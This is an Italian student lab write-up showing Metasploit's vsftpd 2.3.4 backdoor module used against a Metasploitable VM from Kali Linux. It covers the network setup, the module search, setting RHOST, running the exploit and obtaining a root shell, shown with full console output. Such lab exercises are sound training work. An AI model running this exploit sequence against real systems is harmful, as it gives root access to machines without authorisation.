


ELEONORA
VIOLA

DATASHIELDS



H A C K I N G C O N M E T A S P L O I T

S7/L1



Per questo esercizio in primo luogo modifico l'indirizzo IP della Metasploitable e della Kali Linux,

```

interface eth1 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.149
broadcast 192.168.1.255
gateway 192.168.1.1

```

```
auto eth1
iface eth1 inet static
address 192.168.1.150/24
netmask 255.255.255.0
```

Procedo dunque con il ping per verificare che sia tutto connesso.

```
(kali㉿kali)-[~]
$ ping -c4 meta
PING meta (192.168.1.149) 56(84) bytes of data:
64 bytes from meta (192.168.1.149): icmp_seq=1 ttl=64 time=0.573 ms
64 bytes from meta (192.168.1.149): icmp_seq=2 ttl=64 time=0.768 ms
64 bytes from meta (192.168.1.149): icmp_seq=3 ttl=64 time=1.54 ms
64 bytes from meta (192.168.1.149): icmp_seq=4 ttl=64 time=2.10 ms

— meta ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.573/1.244/2.099/0.611 ms
```

Successivamente accedo alla **msfconsole**

[illegible]

Cerco vsftpd, seleziono il modulo **unix/ftp/vsftpd_234_backdoor** e guardo le opzioni.

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

Uso il comando RHOST per mettere l'ip di meta e mando l'exploit con **run**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:41785 -> 192.168.1.149:6200) at 2024-07-08 05:57:41 -0700

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
pwd
/
```

In questo modo sono dentro metasploitable e posso creare la cartella **test_metasploit**

```
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

